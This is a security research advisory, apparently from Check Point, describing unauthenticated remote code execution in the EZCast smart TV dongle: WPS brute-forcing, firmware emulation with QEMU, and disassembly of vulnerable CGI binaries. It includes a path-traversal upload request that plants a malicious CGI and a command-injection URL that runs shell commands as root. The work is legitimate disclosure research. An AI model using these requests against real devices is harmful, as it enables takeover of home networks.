Check Point®
SOFTWARE TECHNOLOGIES LTD.

"EZHACK"— POPULAR SMART TV DONGLE REMOTE CODE EXECUTION

CHECK POINT ALERTED EZCAST THAT ITS SMART TV DONGLE, WHICH IS USED BY APPROXIMATELY 5 MILLION USERS, IS EXPOSED TO SEVERE REMOTE CODE EXECUTION VULNERABILITIES

CHECK POINT SOFTWARE TECHNOLOGIES

INTRODUCTION

The "Internet of Things" (IoT) is growing larger and more pervasive every day. The question of information security comes up every time we mention IoT: Is it secure? If not, what can we do to secure it?

Check Point Security Researcher Kasif Dekel has investigated a very interesting IoT device known as EZCast. EZCast is a dongle that converts your regular TV into a smart TV and allows you to connect to the Internet and other media. It's controlled via your smartphone device or your PC.

According to Google Play there are approximately 5 million global users.

CROSS PLATFORM APPS:
ANDROID, IOS, WINDOWS, MAC, WINDOWS PHONE, CHROME OS

EZcast enables you to:

- Mirror your device screen (PC/Mobile).
- Stream music/videos.
- Turn your photos and music into home movies.
- Surf the Internet.
- And much more.

The device runs EZCast ROM (Linux OS) on a MIPS CPU and contains many apps created by the EZCast developers. Unfortunately, it also contains a number of easily exploited vulnerabilities.

"Check Point Software Technologies is committed to raising awareness of vulnerabilities that can affect consumer security," said Oded Vanunu, the Security Research group manager at Check Point. "IoT Vendors must understand that if they put a piece of software on a connected hardware device, they must address the security risks at the design level. Otherwise, their customers will be exposed to remote exploitation."

1. GETTING IN

Entering the network via the dongle was extremely easy, as the device runs its own Wi-Fi network. This network is secured only by an 8 (numeric) digit password with WPS enabled by default (and is easily cracked). A successful brute-force attack on WPS allows unauthorized parties to gain access to the network. Another attack vector would be via the internet, which is depends on the users settings. In Addition, an attacker could attack EZcast users by sending them a link via a messaging service (email/facebook/skype/etc..) with a request to the EZcast device that exploits any of the following vulnerabilities below.

2. INSIDE THE NETWORK

The configuration WiFi, which allows the user to configure the dongle, **creates a bridge to the user's WiFi network**. This means we're actually inside the user's network.

We immediately looked for vulnerabilities that will allow us to stay persistent inside the network and to access the network remotely.

3. EXTRACTING THE DEVICE FIRMWARE

Our first action after getting in was to extract the device firmware. We upgraded the device via the menu and grabbed the publicly available download file.

After extracting the firmware, the file system is mounted:

```
lib  mnt  root  init  bin  dev  sbin  lost+found  usr  boot  proc  var  am7x  tmp  sys  etc
```

We investigated the file-system for a little while; we found few interesting vectors to examine.

4. SEARCHING FOR VULNERABILITIES

We chose to start with an examination of the binary cgi files hosted on the dongle which are accessible via the HTTP Service.

As mentioned previously, the EZCast device uses a MIPS type CPU. This means we need an emulator to run the compiled cgi files on our machine and debug them.

QEMU is a generic and open source machine emulator and virtualizer. When used as a machine emulator, QEMU can run OSes and programs made for one machine (e.g. an ARM board) on a different machine (e.g. your own PC).

For example, we can run a specific cgi file with QEMU (execute on a Linux machine with QEMU installed):

```
cd  <mountpoint> && chroot . ./qemu-mipsel-static -E REQUEST_METHOD="GET" -E QUERY_STRING="<get-parameters>" -E
REMOTE_ADDR="<ip-address>" -g <gdb-dbg-port>  <path-to-cgi-file >
```

This is how we run/debug a CGI binary file (depending on if you specify the **–g <portnum>** parameter) and "emulate" a CGI request.

How does a CGI request work? Basically, the server sets the parameters (user input) inside environment variables. In this instance, we did it manually.

Once you run this command line, you can connect to the gdb-server with IDA or another tool and debug the program.

THE VULNERABILITIES

We found 2 remote code execution vulnerabilities, 1 command injection, and 1 unrestricted file upload leading to the cgi-bin directory, to be run remotely as **root**.


1. VULNERABILITY #1 'UPLOAD.CGI':

While investigating the file-system of the device, we encountered remote code execution vulnerability.

We found another file named 'upload.cgi' which is probably for the developer's use, such as debugging and problem-solving.

It can also be used to upload an arbitrary file to **any location** on the device disk—which means that we can upload a malicious CGI binary to the ***cgi-bin*** directory. This will fully compromise the device and enable us to stay persistent (once again, without requiring authentication).

This is the bug in the code (we control the first parameter of ***open()***) :



```
loc_40127C:
addiu   $v0, $fp, 0xC80+var_864
addiu   $v1, $fp, 0xC80+var_C64
move    $a0, $v0          # s
li      $a1, 0x400        # maxlen
lui     $v0, 0x41
addiu   $a2, $v0, (aTmpS - 0x410000)  # "/tmp/%s"
move    $a3, $v1
lui     $v0, 0x40
addiu   $t9, $v0, (_snprintf - 0x400000)
jalr    $t9 ; _snprintf
nop
lw      $v0, cgiOut
addiu   $v1, $fp, 0xC80+var_864
move    $a0, $v0          # stream
lui     $v0, 0x41
addiu   $a1, $v0, (aWriteToS - 0x410000)  # "write to %s"
move    $a2, $v1
lui     $v0, 0x40
addiu   $t9, $v0, (_fprintf - 0x400000)
jalr    $t9 ; _fprintf
nop
addiu   $v0, $fp, 0xC80+var_864
move    $a0, $v0          # file
li      $a1, 0x101        # oflag
li      $a2, 0x1FF
lui     $v0, 0x40
addiu   $t9, $v0, (_open - 0x400000)
jalr    $t9 ; _open
nop
sw      $v0, 0xC80+fd($fp)
lw      $v0, 0xC80+fd($fp)
bgez    $v0, loc_401438
nop
```


This can be exploited simply by sending a file upload request to the dongle server and changing the filename parameter path:

```
POST /cgi-bin/upload.cgi HTTP/1.1
Host: 192.168.0.56
Content-Type: multipart/form-data;
boundary=---------------------------17885182958234
Content-Length: 3453534543

-----------------------------17885182958234
Content-Disposition: form-data; name="fileName";
filename="../mnt/user1/thttpd/html/cgi-bin/malicious.cgi"

□ELF□□□□□□□□□□□□□□□□□□□□□°□@□4□□□àé□□□□□p4□
□□□(□,□)□□□□□4□□□4□@□4□@□□□□□□□□□□□□□□□□□□□□□4□□□4□@□4□@□□□□
□□□□□□□□□□□□□□pd□□□d□@□d□@□□□□□□□□□□□□□□□□□□□□□□□□□□□□□@□□□@□Ä,□□Ä
,□□□□□□□□□□□□□□Ä,□□Ä,A□Ä,A□8□□□Ì
□□□□□□□□□□□□□□|□□□|□@□|□@□□□□□□□□□□□□□□□□□□□□□□D□□□D□@□D□@□ □□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□/lib/ld.so.1□□□□□□□□□
□□□□□□□GNU□□□□□□□□□□□□□□□□□ö□□°□□□□□□□□□□□□□□□Ð□B□□□□□□□□□□□□□Ð
        @□□□□P□@□□□□□□Œ□@□□□□□˜□@□□□□□Ø□@□
□□□e□□□□□□□□□□□□□□p@ƒA□□□□□□□□□□□□□àƒA□□□□□˜□@□□□□□□□□□□□□□□□□□□
□□p□□□□□□□p□□□□□□□p□□@□
```

2. VULNERABILITY #2:

We found another page called 'windir.cgi' under the directory 'cgi-bin'.

After a little research, we found that the page accepts 3 parameters inside one GET parameter:

1. IP Address
2. Username
3. Password

This is the pattern: *windir.cgi?filename=//<ippaddr>&<username>&<password>*

The purpose of this page is to allow the device to mount a network file sharing, so the user can enable and use various media.

This is how it looks in C:

```
sprintf(str, "mount -t cifs %s /mountpoint -o rw,file_mode=0666,username=%s,password=%s",
ipaddr, username, password);

system(str);

//note: all buffer sizes are validated.
```

As you may have guessed, it's another remote command injection attack!

The vulnerable piece of code:

```
004015C4
004015C4 loc_4015C4:
004015C4 addiu   $v1, $fp, 0x300+var_FC
004015C8 addiu   $a3, $fp, 0x300+var_AC
004015CC addiu   $v0, $fp, 0x300+var_5C
004015D0 sw      $v0, 0x300+var_2F0($sp)
004015D4 lw      $a0, 0x300+var_2E0($fp)  # s
004015D8 lui     $v0, 0x41  # 'A'
004015DC addiu   $a1, $v0, (aMountTCifsSMnt - 0x410000)  # "mount -t cifs %s /mnt/user1/thttpd/html"...
004015E0 move    $a2, $v1
004015E4 lui     $v0, 0x40  # '@'
004015E8 addiu   $t9, $v0, (_sprintf - 0x400000)
004015EC jalr    $t9 ; _sprintf
004015F0 nop
```

As a proof-of-concept, if we send this http request to the dongle device, we will be able to remotely inject a shell command into the ***system*()** function (without authentication):

http://<host>/cgi-bin/windir.cgi?fullname=%2F%2F192.168.0.240%26aaaaa%26%3bwhoami%20%3E%3E%20%2fmnt%2fuser1%2fthttpd%2fhtml%2frootpoc%22%3b

This produces the string "root":

CONCLUSION

The EZCast device was never designed with security in mind. We were able to uncover a number of critical vulnerabilities, and we barely scratched the surface. Would you sell a root shell in your network for $25 dollars? Because that's what you're essentially doing when you buy and use this device.

Security for IoT should be raised to the same levels we expect and take for granted in computer security. As researchers, we can help to improve IoT security by reporting vulnerabilities to the associated vendors.

Vendors themselves should be aware of the information security aspect at the time when new IoT devices are still at the product design stage. This is crucial to avoid introducing security flaws such as the ones we detailed in this blog.

DISCLOSURE TIMELINE

July 23rd 2015—reported to EZCast—No response

August 13 2015—Resent—No response

Check Point Publication

The Check Point Incident Response Team is available
to investigate and resolve complex security events
that span from malware events, intrusions or denial of service attacks.

The team is available 24x7x365 by contacting
emergency-response@checkpoint.com
or calling 866-923-0907